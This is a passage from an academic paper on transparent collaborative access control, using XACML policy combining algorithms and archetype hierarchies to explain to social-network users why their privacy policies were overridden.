An archetype hierarchy H is (recursively) built over sub-hierarchies (SH) and levels (L) by concatenating them according to a given priority that can be total (denoted by t), positive (denoted by $\oplus$) or negative (denoted by $\ominus$). A level L consists of an archetype a or a set of archetypes $a_1, \dots, a_n \in \mathcal{A}$ that are combined using intra-level aggregator σ.

An archetype hierarchy is used to combine stakeholders' authorization requirements into a *global policy*, which regulates the access to data. In particular, the work in [20] supports the definition of the global policy for a data object from stakeholders' authorization requirements specified as XACML policies (hereafter called *user policies*). The combination of user policies in the global policy reflects the level of authority that stakeholders have over the object as defined in the archetype hierarchy. The underlying idea is to represent priorities between levels and intra-level aggregators as policy combining algorithms. Here, we do not impose any restriction on the combining algorithms that can be used. The only requirement is that they can be implemented in XACML. Table 1 presents an overview of policy combining algorithms that have been proposed for and/or adapted to XACML.[1]

For the sake of simplicity, in this work we abstract from the XACML specification (e.g., target, rule, policy, policy set), while keeping full compatibility with the standard. We represent (XACML) policies as trees where nodes are labeled with a combining algorithm and leaf nodes are labeled with user policies. In particular, we represent policy trees either in graphical (see e.g. Fig. 1b) or textual form where $ca(\Delta_1, \dots, \Delta_n)$ represents a node labeled with combining algorithm ca and subtrees $\Delta_1, \dots, \Delta_n$.

It is worth noting that our representation of policies accounts for user policies as atomic elements regardless of whether they are composite policies themselves.

[1] We assume the reader is familiar with conflict resolution strategies and, in particular, with XACML policy combining algorithms.

Table 1. Policy combining algorithms for XACML

Policy combination algorithm	Source
permit-overrides (pov)	[15,22,23]
deny-overrides (dov)	[15,22,23,25]
ordered-permit-overrides (opov)	[22,23]
ordered-deny-overrides (odov)	[22,23]
first-applicable (fa)	[1,22,23,25]
only-one-applicable (ooa)	[22,23]
permit-unless-deny (pud)	[23]
deny-unless-permit (dup)	[23]
specificy-precedence (sp)	[15,21,24,25]
weak-consensus (wc)	[19]
strong-consensus (sc)	[13,19]
weak-majority (wm)	[19]
strong-majority (sm)	[13,19]
super-majority-permit (smp)	[13,19]

This is due to the fact that the feedback mechanism proposed in this work focuses on the governance of data controlled by multiple users and, in particular, aims to identify the users whose policies have overridden the policy of a given user. Therefore, this level of granularity is adequate for our scope.

Below we present how the global policy is constructed from the archetype hierarchy and user policies.

Definition 2. *Given a data object o, let $\mathcal{A}$ be the set of archetypes for o, H the archetype hierarchy built over $\mathcal{A}$, $\mathcal{U}$ the set of user identifiers (or simply users) and $\mathcal{P}_{\mathcal{U}}$ the set of user policies where $p_u \in \mathcal{P}_{\mathcal{U}}$ denotes the policy of user $u \in \mathcal{U}$. Let $UA \subseteq \mathcal{U} \times \mathcal{A}$ be the user-archetype assignment, i.e. $(u, a) \in UA$ iff user u has archetype a. We construct the* global policy *P_H for H starting from the top of H:*

$$\begin{aligned} P_{(SH,t,H)} &= \mathsf{fa}(P_{SH}, P_H) \\ P_{(L,\oplus,SH)} &= \mathsf{opov}(P_L, P_{SH}) \\ P_{(L,\ominus,SH)} &= \mathsf{odov}(P_L, P_{SH}) \\ P_{(\sigma,[a_1,\ldots,a_n])} &= ca_\sigma(P_{a_1}, \ldots, P_{a_n}) \\ P_a &= ca_a(p_{u_1}, \ldots, p_{u_m}) \end{aligned}$$

where ca_σ is the combining algorithm realizing the intra-level aggregator σ, ca_a the combining algorithm associated with archetype $a \in \mathcal{A}$ and $p_{u_1}, \ldots, p_{u_m} \in \mathcal{P}_{\mathcal{U}}$ where $u_1, \ldots, u_m$ are the users such that $(u_1, a), \ldots, (u_m, a)$ are in UA.

For some objects and archetypes it is natural that there is only a single user associated to a given archetype. In this case we use only-one-applicable as archetype combining algorithm ca_a. This way the decision of the (only) user policy becomes the decision of the archetype and the presence of multiple decisions would result in an error (Indeterminate).

The global policy for a data object is used to determine whether access to the object should be granted or not. We use the following abstract notation to represent the policy evaluation process: $\mathcal{P}$ denotes the set of XACML policies, $\mathcal{Q}$ the set of access requests, and function $[\![p]\!] : \mathcal{Q} \rightarrow \{\mathsf{Permit}, \mathsf{Deny}, \mathsf{NotApplicable}, \mathsf{Indeterminate}\}$ denotes policy evaluation, i.e. $[\![p]\!](q)$ is the decision according to a policy $p \in \mathcal{P}$ for an access request $q \in \mathcal{Q}$. In particular, Permit (P) denotes that access is granted, Deny (D) denotes that access is denied, NotApplicable (NA) denotes that the policy is not applicable, and Indeterminate (I) denotes that an error occurred during evaluation.

2.2 Policy Mismatch

Ideally, an authorization mechanism should enforce the authorization requirements of all users. However, this is not always possible. In fact, users can specify conflicting authorization requirements, which results in conflicting policies. In this work, we use the notion of *policy mismatch* introduced in [6,20] to capture that the decision yielded by a user policy differs from the one obtained by evaluating the global policy.

Definition 3. *Let $p_1, \ldots, p_n$ be the policies of n users and p the global policy obtained by combining such policies. Given an access request q, a user u (with $u \in \{1, \ldots, n\}$) has a* policy mismatch *if $[\![p_u]\!](q) \neq [\![p]\!](q)$.*

The notion of policy mismatch provides the baseline for enabling transparency in access control. For instance, Mahmudlu et al. [20] show how to augment SAFAX [16], an XACML-based architectural framework that offers authorization as a service, with a transparency service that detects mismatches between the decision enforced by the authorization mechanism and users' authorization requirements. Any mismatch found is reported to those users whose decision was not enforced.

3 Motivating Example

This section illustrates the motivation for this work using a FaceBook-like social network augmented with a collaborative access control system in the style of [20].

Example 1. An online social network provides a collaborative environment in which users can post messages and photos in their profile and share these objects with other users. Users can also post messages and photos in the profile of other users (if they have permission) and tag a data object to indicate the user(s) to whom the object refers.

To regulate the access to data, the social network allows users to specify their privacy settings. A user's privacy settings govern the actions that users (or groups of users, e.g. Friends, Colleagues) in the social network can perform on the objects (profile, posts, etc.) controlled by the user. The social network also defines a default policy that is used to handle the situations in which users do not specify their privacy settings.

Our scenario focuses on a user who posts a photo in the profile of another user. The photo shows five individuals, who are registered to the social network. These users are tagged and, thus, the photo is linked to their profile.


In the scenario above, we can identify four archetypes for the photo: *Data Subject* (DS), *Data Host* (DH), *Data Provider* (DP) and *Social Network* (SN). The Data Subject archetype is used to represent the individual(s) to whom the (personal) data refer. In our scenario, this archetype denotes the users appearing in the photo.[2] The Data Host archetype is used to represent the user owning the profile in which the photo has been posted. The Data Provider archetype is used to denote the user who posted the photo. Social networks usually define default settings that are used if users do not specify custom settings. Given the collaborative nature of our setting, we assume that default settings apply to the collaboration (in contrast to single users) and, thus, they are only considered if no other settings have been specified by any user. We capture these default settings within the governance of the photo through the Social Network archetype.

The identified archetypes can be organized in a hierarchy (Fig. 1a). We assume that the Data Subject has the highest priority as it should be able to influence the processing of its personal data [11]. The next level comprises the Data Host, who is responsible for the contents posted in its profile, followed by a level formed by the Data Provider. The lowest level is formed by the Social Network. The first three levels are ordered using a negative priority ($\ominus$), meaning that the negative authorization requirements (i.e., requirements explicitly denying access to data) associated to the higher level take precedence; otherwise, the access requirements defined by the stakeholders at the lower level should also be evaluated. The default settings defined by the Social Network is overridden by the settings of the other stakeholders. We capture this requirement using a total priority (t) between the Social Network and higher levels.

The global policy p is obtained by instantiating the archetype hierarchy in Fig. 1a with user policies. Let users A, B, C, D and E be the Data Subjects (i.e., the users appearing in the photo), user F the Data Host and user G the Data Provider. Each of these users can define a (possibly empty) policy to regulate the access to their data. Moreover, we use p_{SN} to denote the default settings provided by the social network. Textually, the global policy can be represented as follows:

$$p = \mathsf{fa}(\mathsf{odov}(\mathsf{sm}(p_A, p_B, p_C, p_D, p_E), \mathsf{odov}(\mathsf{ooa}(p_F), \mathsf{ooa}(p_G))), \mathsf{ooa}(p_{SN}))$$

[2] Note that the problem of recognizing the subjects of a piece of information is orthogonal to the scope of this work. Here, we assume that tags are reliable, i.e. they link a piece of information to the corresponding data subjects. Although it is not addressed in this work, tag validation has been proven to be feasible and, for instance, several algorithms have been proposed to automatically recognize people in contents such as photos [13].



(a) Archetype hierarchy (b) Global policy

Fig. 1. Data governance model and instantiation

A graphical representation of the global policy as a policy tree is shown in Fig. 1b. Priorities in the archetype hierarchy are encoded as combining algorithms in the global policy as defined in Definition 2. Levels and archetypes are defined along with a combining algorithm that specifies how archetype policies and user policies forming them should be combined respectively. Here, we assume that the policies specified by data subjects are combined using the strong-majority (sm) combining algorithm proposed in [19]. According to this combining algorithm, access is granted if over half of all subpolicies allow it, and deny access if over half deny it; otherwise, an indeterminate decision is returned. The other archetypes (i.e., Data Host, Data Provider and Social Network) are associated to only one user. As described in Sect. 2, we use only-one-applicable (ooa) as the archetype combining algorithm for these archetypes. Similarly, all levels consist of only one archetype. Accordingly, they are represented as the archetype forming them (see Definition 1).

Example 1 (Cont.). Suppose a user u requests to view the photo. The authorization system has to evaluate the access request q made by u against the global policy p in Fig. 1b. Assume user policies are evaluated as follows:

$$\begin{array}{ll} [\![p_A]\!](q) = \mathsf{D} & [\![p_E]\!](q) = \mathsf{D} \\ [\![p_B]\!](q) = \mathsf{D} & [\![p_F]\!](q) = \mathsf{NA} \\ [\![p_C]\!](q) = \mathsf{P} & [\![p_G]\!](q) = \mathsf{P} \\ [\![p_D]\!](q) = \mathsf{D} & [\![p_{SN}]\!](q) = \mathsf{P} \end{array}$$

Accordingly, the request is denied by the authorization mechanism, i.e. $[\![p]\!](q) = \mathsf{D}$.

We can observe that the authorization requirements of some users have not been enforced. For instance, the requirements of users C and G allows the requester to view the photo. The default policy p_{SN} has also been overridden, indicating that it may be too permissive for certain users. Moreover, we can observe that some users (e.g., the data host F in our scenario) might not have specified any authorization requirement to handle certain access requests.

Every user expects its policies to be enforced by the authorization mechanism; however, as shown in the example above, the policy of some users can be overridden by the policies of other users. Although the use of strategies that automatically resolve policy conflicts is necessary to guarantee the proper functioning of the system, users are often unaware whether their policies have actually been enforced. The main problem is that most of the existing authorization mechanisms only aim to obtain a conclusive decision to be enforced and do not identify and/or record policy mismatches. We argue that this lack of transparency can affect the collaboration among users and, in particular, their willingness of sharing sensitive information.

A few works [13,20] propose feedback mechanisms that detect and notify the user of policy conflicts. These solutions, for instance, would notify users C and G that access has been denied despite their policies granting it. Although this feedback enhances user awareness about the access decision making process, it does not allow users to understand why their policies have not been enforced. Without this knowledge, users can feel that their data are not adequately protected and, thus, have a low confidence in the system. In this work, we investigate the problem of designing *fully* transparent authorization mechanisms that are able to explain to users why a certain access decision has been made.

Although it is crucial that users understand why their policies have been overridden, the feedback generation should be separated from policy evaluation. Certain systems like critical infrastructures require a fast response time and, thus, any delay introduced by the feedback generation could compromise the functioning of the system. To achieve this separation of concerns, we envision transparency as a service. Similarly to [20], we decouple the feedback mechanism from policy evaluation, thus relieving the burden of computing the user feedback from the policy evaluation engine. This design choice has the added benefit that authorization mechanisms already in place can easily be augmented with transparency, thus facilitating the adoption of transparency in existing systems. In the next section, we present a framework with a feedback mechanisms that not only notify users if a policy mismatch occurred but also provide them with a justification of why their policies have not been enforced.

4 Approach

Upon receiving an access request, the authorization mechanism evaluates the request against the global policy to determine the access decision to be enforced. However, as shown in the previous section, the authorization requirements of some users might have to be overridden in order for the authorization mechanism to reach a conclusive decision. The goal of this work is to raise awareness of users about the enforcement of their authorization requirements. This section presents our approach to generating feedback which explains to users why their authorization requirements have not been enforced. The approach, shown in Fig. 2, consists of four main steps.

The first step is to find *policy mismatches*, i.e. those situations in which user policies have been overridden (see Definition 3). To detect policy mismatches, we employ the transparency service presented in [20]. This service identifies mismatches and users involved by comparing the decision for a request according to the global policy with the decision according to user policies evaluated individually. The service also provides a feedback mechanism for mismatches which notifies the users involved. We refer to [20] for details on the transparency service for policy mismatch detection and notification.

Although this transparency service makes users aware of whether or not their policies have been enforced, notifications should be extended to provide an explanation of why a user's policy was overridden in order to increase user awareness in access decision making. To provide such explanations, we compute the *decision annotated evaluation path*, which provides a justification for the decision enforced by the system (step 2). Intuitively, a decision annotated evaluation path comprises a (minimal) set of user policies (along with their evaluation) that allows the system to show why a certain decision was obtained.

A decision annotated evaluation path provides a "technical" explanation of why a certain decision was reached. End-users know the archetype hierarchy but may not be able to interpret explanations based on the global policy. Therefore, we express feedback in terms of the archetype hierarchy, to give users the information needed to understand the decision justification. Also, a decision annotated evaluation path may reveal information about the policies of other users. Policies themselves can be sensitive [27,29] and, thus, need to be protected. To this end, we employ *visibility policies* to regulate the information disclosed in the feedback (step 3). In particular, visibility policies are used to determine *visibility restrictions* on the justification, indicating which portion of the justification should be visible to a user based on its place in the archetype hierarchy, and to *trim* the justification accordingly. In this work we assume that users set the visibility policies of their own access control policies, whereas the visibility policies of the other elements (e.g., archetypes, levels) are defined during the setting of the collaboration along with the archetype hierarchy.

Note that we have separated the computation of the justifications for a decision from the computation of the feedback. An advantage of this separation is that the feedback can be customized with respect to the relation of the user to be notified with the data object. In particular, the granularity of the feedback given to end-users can be tuned on the basis of the needs of the application domain and visibility restrictions without modifying the procedure used to compute the feedback.

It is important that the feedback is understandable by the users. In addition to relating it to terms they know (the archetype hierarchy) we show how the feedback can be formulated into a human readable format (step 4). In particular, we transform the justification for a decision trimmed with respect to visibility restrictions into a textual description, focusing on the relevant parts and customizing the feedback to reflects the user's place in the archetype hierarchy.

4.1 Computing Decision Justifications

As seen above, we use an (ordered) labeled tree to represent the global policy where nodes are labeled with a combining algorithm and leaf nodes with user




Fig. 2. Approach to enhance user awareness in access decision making

policies. Formally, an *ordered tree* is a set of nodes $\mathcal{N}$ with a partial order amongst the nodes and a total order amongst the children of each node. A labeling of a tree is a function from nodes to some domain of labels. A *labeled tree* is a tree with one or more labellings. Recall that we use $ca(\Delta_1, \ldots, \Delta_m)$ to indicate a node labeled with a combining algorithm ca and subtrees $\Delta_1, \ldots, \Delta_m$. Note that this notation defines both the tree structure and a labeling. Moreover, we refer to a connected subgraph of a tree containing the root as a *pruning* of the tree. Note that a pruning is itself a tree and the union of multiple prunings is again a pruning.

We introduce an additional label to the global policy in order to capture decisions reached.

Definition 4. *Let $\mathcal{N}$ be the set of nodes in the global policy and $\mathcal{Q}$ the set of access requests. The* Decision *labeling with respect to an access request $q \in \mathcal{Q}$ is a labeling $D_q : \mathcal{N} \to \{\mathsf{Permit}, \mathsf{Deny}, \mathsf{NotApplicable}, \mathsf{Indeterminate}\}$. A node $n \in \mathcal{N}$ is labeled with a decision according to the policy that the subtree of n represents:*

- *for n labeled with user policy p, $D_q(n)$ is $[\![p]\!](q)$;*
- *for n labeled with combining algorithm ca, $D_q(n)$ is the result of ca applied to decision list $D_q(n_1), \ldots, D_q(n_m)$ where $n_1, \ldots, n_m$ are the children of n.*

The *Decision* labeling denotes the outcome of policy evaluation with respect to a given access request. For nodes labeled with a combining algorithm, the Decision label is the result of applying that combining algorithm to the decision labels of its children. Note that this is equivalent to evaluating the policy tree rooted in n, i.e. $D(n) = [\![ca(\Delta_1, \ldots, \Delta_m)]\!](q)$ with $\Delta_1, \ldots, \Delta_m$ the subtrees of n.

Example 2. The Decision labeling of the global policy in Fig. 1b, labeled according to the decisions of user policies as given in Example 1, is:

$$\begin{aligned}&\mathsf{fa{:}D}(\mathsf{odov{:}D}(\mathsf{sm{:}D}(p_A{:}\mathsf{D}, p_B{:}\mathsf{D}, p_C{:}\mathsf{P}, p_D{:}\mathsf{D}, p_E{:}\mathsf{D}),\\ &\qquad\qquad \mathsf{odov{:}P}(\mathsf{ooa{:}NA}(p_F{:}\mathsf{NA}), \mathsf{ooa{:}P}(p_G{:}\mathsf{P}))), \mathsf{ooa{:}P}(p_{SN}{:}\mathsf{P}))\end{aligned}$$

Note that, if only the decisions of the user policies are given, the other decisions can be computed. Thus, without loss of information, we may as well write:

$$\begin{aligned}&\mathsf{fa}(\mathsf{odov}(\mathsf{sm}(p_A{:}\mathsf{D}, p_B{:}\mathsf{D}, p_C{:}\mathsf{P}, p_D{:}\mathsf{D}, p_E{:}\mathsf{D}),\\ &\qquad \mathsf{odov}(\mathsf{ooa}(p_F{:}\mathsf{NA}), \mathsf{ooa}(p_G{:}\mathsf{P}))), \mathsf{ooa}(p_{SN}{:}\mathsf{P}))\end{aligned}$$

In order to compute the feedback to be sent to a user, we first need to identify which user policies have been used to obtain a certain decision. To this end, we introduce the notion of decision annotated evaluation path.

Definition 5. *Given an access request $q \in \mathcal{Q}$, let p be the global policy with Decision labeling with respect to q. A* decision annotated evaluation path *for q is a minimal pruning of p that justifies decision $[\![p]\!](q)$.*

A decision annotated evaluation path can be seen as the set of (decision annotated) user policies that allows the system to show how a certain decision was obtained, thus representing a justification for the decision. A decision annotated evaluation path is minimal, i.e. if any node is removed, it no longer forms a justification for the decision. To prune the (decision annotated) global policy to a decision annotated evaluation path we can start from the root and recursively, for each node labeled with a combining algorithm ca, only include a minimal subset of children that justify the decision label (according to ca). Note that the pruning depends on the semantics of the combining algorithms with respect to a given decision. For the sake of space, we omit the formal definition of minimal pruning and only provide the intuition for a few algorithms.

deny-overrides returns Deny if and only if one of the subpolicies returns Deny. Therefore, to show that a policy $\mathsf{dov}(\Delta_1, \ldots, \Delta_m)$ is evaluated Deny, it is sufficient to show that one of the subpolicies evaluate Deny. In contrast, for the other decisions (i.e., Permit, NotApplicable, Indeterminate) the decision annotated evaluation path should provide all (decision annotated) subpolicies as the system has to show that none of the subpolicies evaluate Deny.

ordered-deny-overrides is identical to deny-overrides with the exception that subpolicies are considered in the order in which they are defined. Accordingly, the decision annotated evaluation path will contain the first subpolicy that evaluates Deny if any; otherwise, if no subpolicies evaluate Deny, all (decision annotated) subpolicies are included in the decision annotated evaluation path.

first-applicable returns the decision of the first applicable policy. Accordingly, the decision annotated evaluation path contains the policy used to make the decision together with the previous policies. In fact, the system should show that none of these previous policies is applicable. Following the same intuition, if none of the subpolicies are applicable, all subpolicies are given in the decision annotated evaluation path.

strong-majority returns a conclusive decision, either Permit or Deny, if over half of all subpolicies evaluate Permit and Deny respectively; otherwise, Indeterminate is returned. Accordingly, it is sufficient for the system to only show that over half of all subpolicies return Permit (Deny) to prove that the policy is evaluated Permit (Deny). On the other hand, in case of Indeterminate, the system has to show that a majority of either Permit or Deny cannot be reached.

Example 3. Based on the evaluation of Example 1, the requester is not allowed to view the photo. Analyzing the global policy, we can observe that access is denied because the majority of data subjects deny the access. In particular, four data subjects out of five stated in their policies that access should be denied. To show why a Deny decision was reached, the system has only to show that three data subjects denied the access (i.e., the majority). Accordingly, the following decision annotated evaluation path justifies the decision:

$$\mathsf{fa}(\mathsf{odov}(\mathsf{sm}(p_A{:}\mathsf{D}, p_B{:}\mathsf{D}, p_D{:}\mathsf{D})))$$

Figure 3 shows a graphical representation of this decision annotated evaluation path. It is easy to observe from the figure that it is a minimal pruning of the global policy in Fig. 2 that justifies the decision obtained.




Fig. 3. Decision annotated evaluation path

4.2 Computing Feedback

In this section, we show how a decision annotated evaluation path can be used to compute the feedback. First, we present how to link the global policy to the archetype hierarchy. Then, we propose an approach to determine the granularity at which a user can see the feedback based on its place in the archetype hierarchy.

Linking the Global Policy to the Archetype Hierarchy. A decision annotated evaluation path represents how the decision for a given access request has been reached. However, it only provides a purely "technical" explanation in terms of partial decisions and combining algorithms. Feedback based on the archetype hierarchy rather than on the details of its implementation will likely be easier to understand by end-users.

To enable such a feedback we relate the global policy, and thus also any decision annotated evaluation path, to the archetype hierarchy by introducing an additional labeling of the global policy.

Definition 6. *Let $\mathcal{N}$ be the set of nodes in the global policy, $\mathcal{H}$ the set of elements in the archetype hierarchy H (i.e., priorities, levels, archetypes) from which the global policy is derived and $\mathcal{U}$ the set of user identifiers. The* Element *labeling is a labeling $E : \mathcal{N} \rightarrow \mathcal{H} \cup \mathcal{U}$. A node $n \in \mathcal{N}$ is labeled as follows:*

– *For n labeled with a combining algorithm modeling hierarchy element (SH, t, H), $E(n)$ is t;*

- *For n labeled with a combining algorithm modeling hierarchy element $(L, \oplus, SH)$, $E(n)$ is $\oplus$;*
- *For n labeled with a combining algorithm modeling hierarchy element $(L, \ominus, SH)$, $E(n)$ is $\ominus$;*
- *For n labeled with a combining algorithm modeling hierarchy element $(\sigma[a_1, \ldots, a_n])$, $E(n)$ is ℓ where ℓ is the level identifier;*
- *For n labeled with a combining algorithm modeling an archetype a, $E(n)$ is a;*
- *For n labeled with a policy p of user u, $E(n)$ is u.*

Labeling E annotates the global policy with the corresponding element in the hierarchy and with the users contributing to its definition. Hereafter, we use notation $[\cdot]$ to represent Element labels, e.g. $p[e]$:d denotes a node with policy element label p, hierarchy element label e and decision label d.

The Element labeling provides us with the complete information about the construction of the global policy, which is needed to provide users meaningful feedback and to compute the visibility of the feedback as shown in the remainder of the section.

Example 4. The decision annotated evaluation path of Example 3, annotated with *Element* labeling, is: $\mathsf{fa}[t]{:}\mathsf{D}(\mathsf{odov}[\ominus]{:}\mathsf{D}(\mathsf{sm}[DS]{:}\mathsf{D}(p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]$ $:\mathsf{D})))$ (or in short notation: $\mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS](p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D}))))$

Reasoning on Feedback Visibility. One can observe in Example 4 that the justification for a decision can provide insights into the policies of other users. While it may be reasonable for the collaborating data subjects (e.g., C in our scenario) to see the individual votes of the fellow data subjects, they may wish to not reveal this information to other users (e.g., to the data provider G). Policies and decision preferences of users might be sensitive; thus, not all users are supposed to see the full explanation of a decision. Yet, they do need to get informative feedback if their policies have not been enforced.

To determine at which granularity a user can see the justification for a decision, we annotate the global policy with a visibility policy, indicating which portion of the decision annotated evaluation path is visible to users based on their place in the archetype hierarchy, and show how the visibility policy can be used to trim the justification. Visibility policies are expressed in terms of visibility levels.

Definition 7. *The* visibility classification *is a pair $(\mathcal{V}, >)$ where $\mathcal{V} = \{User, Archetype, Level, Subhierarchy, Hierarchy, Decision\}$ is the set of visibility levels and $>$ is a total order on $\mathcal{V}$ such that:*

$$User > Archetype > Level > Subhierarchy > Hierarchy > Decision$$

We extend this to $\mathcal{V}_\perp$ by adding $\perp$ (undefined) which is smaller than any level. Given two visibility levels v_i and v_j, we use $v_i \wedge v_j$ to denote the minimum and $v_i \vee v_j$ to denote the maximum visibility level between v_i and v_j with respect to $>$, i.e.

$$v_i \wedge v_j = \begin{cases} v_j & \textit{if } v_i > v_j \\ v_i & \textit{otherwise} \end{cases} \qquad v_i \vee v_j = \begin{cases} v_i & \textit{if } v_i > v_j \\ v_j & \textit{otherwise} \end{cases}$$

Moreover, $v_i \rhd v_j$ *denotes that* v_i *overrides* v_j*, i.e.*

$$v_i \rhd v_j = \begin{cases} v_i & \textit{if } v_i \neq \bot \\ v_j & \textit{otherwise} \end{cases}$$

Visibility levels define the granularity at which justifications can be seen in terms of types of nodes. The finest level is *User* which allows seeing decisions of users. *Archetype* instead only allows seeing the decision reached by the archetype but not the users within the archetype (e.g., for DS we see the results of the 'vote' but not any of the votes themselves). *Level* abstracts a step further allowing only the level decision to be seen (in our example each level consists of only one archetype so this is not a mayor distinction, but in general a level may consist of multiple archetypes [20]). *Subhierachy* allows seeing the decision of the subhierarchies but not the levels themselves. *Hierarchy* abstracts a step further, allowing only seeing the decision of total priorities. *Decision* only allows seeing the end result and not how this decision was reached.

In general, not all users will be allowed to see a justification at the same granularity. Instead, just like the access rights, 'visibility' rights depend on the relation users have to the object considered. As such we assign an internal and external visibility level to the different components of the hierarchy and combine these to reach a visibility level for each mismatch that occurs.

Definition 8. *Let* $\mathcal{N}$ *be the set of nodes in the global policy and* $(\mathcal{V}, >)$ *the visibility classification. A* visibility policy *is a labeling* $V : \mathcal{N} \to \mathcal{V} \times \mathcal{V}$*. For a node* $n \in \mathcal{N}$*, the visibility policy label* $V(n)$ *is a pair* $\langle e, i \rangle$ *where* e *is the external visibility level and* i *is the internal visibility level of* n*.*

A visibility policy determines whether only the decision or some detail of the internal decision making structure is visible. Setting the visibility level of a node lower than the type of the node it is assigned to, means only the decision is visible. Setting a higher level allows some visibility of the decision making structure but only up to the level given and only so far as the subtree allows it. Setting the visibility level of a node equal to the type of the node will also result in showing only the decision (as all subtrees will have a higher visibility level so will not be visible) with the exception of priority nodes that can have other priority nodes as a child node.

With a visibility policy in place we can determine which part of a justification a user can see. Recall that a justification is an (annotated) pruning of the global policy. The underlying idea for determining which nodes of the justification are visible to a given user, is to take the shortest path from the user to the node (i.e., up to the least upper bound and then down to the node) and take the minimum visibility level encountered, where in each step the internal visibility of the destination is used when moving up and its external visibility when moving down. When this minimum visibility is greater or equal to the type of the node, then the node is visible to the user.

We formalize this process in two steps. First, we compute the *visibility restriction* of the nodes in the global policy by moving up through the policy tree. Then, we use the computed visibility restriction to *trim* a justification by moving down through the policy tree. The visibility restriction captures the location of a user compared to nodes by combining internal policies that apply to the user for that node.

Definition 9. *Let $\mathcal{N}$ be the set of nodes in the global policy, $\mathcal{U}$ the set of user identifiers and $\mathcal{V}$ the set of visibility levels. The* visibility restriction *with respect to a user $u \in \mathcal{U}$ is a labeling $VR_u : \mathcal{N} \rightarrow \mathcal{V}_\bot$. The visibility restriction of a user police node with respect to a given user u is:*

$$VR_u(p[u']\langle\cdot, i\rangle) = \begin{cases} i & \textit{if } u = u' \\ \bot & \textit{otherwise} \end{cases}$$

and if node $n\langle\cdot, i\rangle$ has children $n_1, \ldots, n_m$ then:

$$VR_u(n\langle\cdot, i\rangle) = i \wedge (\, VR_u(n_1) \vee \ldots \vee \, VR_u(n_m))$$

We extend our label notation by writing $ca[k]\langle e, i\rangle(...)|^u_x$ for a node with element label k, external policy label e, internal policy label i and restriction x with respect to user u. Moreover, we write $\Delta|^u$ to indicate a policy tree Δ with restriction labeling with respect to user u. Note that we only write the relevant labels but still assume all labellings are present.

The visibility restriction is used to trim a tree, removing those parts that should not be visible to a user.

Definition 10. *The trimming $T(\Delta)$ of a global policy tree Δ with element, visibility policy and visibility restriction (with respect a user u) labellings is given by: if $\tau(k) > x$ then $T(\Delta[k]|^u_x) = ()$, otherwise $T(p_{u'}|^u_{User}) = p_{u'}$ and*

$$T(ca(\Delta_1\langle e_1, \cdot\rangle|^u_{x_1}, \ldots, \Delta_n\langle e_n, \cdot\rangle|^u_{x_n})|^u_x) = ca(T(\Delta_1|^u_{x_1 \triangleright (x \wedge e_1)}), \ldots, T(\Delta_n|^u_{x_n \triangleright (x \wedge e_n)}))$$

where τ is a function that returns the type of a node. (Recall that visibility levels are expressed in terms of node types.)

The user is restricted from seeing a node (and its children) if the visibility is lower than the type of the node. Otherwise, the user can see the node and, if the node is labeled with a combining algorithm, we trim its subtrees but with updated visibility labels. If the user is internal to a subtree Δ_i, then its restriction (of its root) x_i is not $\bot$ and it will be used as visibility in this subtree. If the user is external to this subtree then both the current visibility restriction and the external visibility of the subtree apply which is captured by restriction $x \wedge e_i$.

Example 5. As shown in Example 1, users C, G and SN had a policy mismatch. The justification for the decision is as given in Example 4:

$$\Delta = \mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS](p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})))$$

Suppose the visibility policy requirements are:

- The identity of data subjects are only visible to fellow data subjects.
- The social network can only see the end decision.

These requirements can be captured by setting external visibility of DS to *Archetype* and internal visibility of SN to *Decision*. All other policies are set to the most liberal setting: *User*.

User C: As C is local to archetype DS, within its visibility restriction, DS will have a local visibility restriction label *User*:

$$\Delta|^C = \mathsf{fa}[t](\mathsf{odov}[\ominus](\mathsf{sm}[DS]\langle Archetype, \cdot\rangle(p_A[A]{:}\mathsf{D}, p_B[B]{:}\mathsf{D}, p_D[D]{:}\mathsf{D})|^C_{User})|^C_{User})|^C_{User}$$

The presence of this local label prevents the $\mathsf{sm}[DS]$ external policy from begin applied:

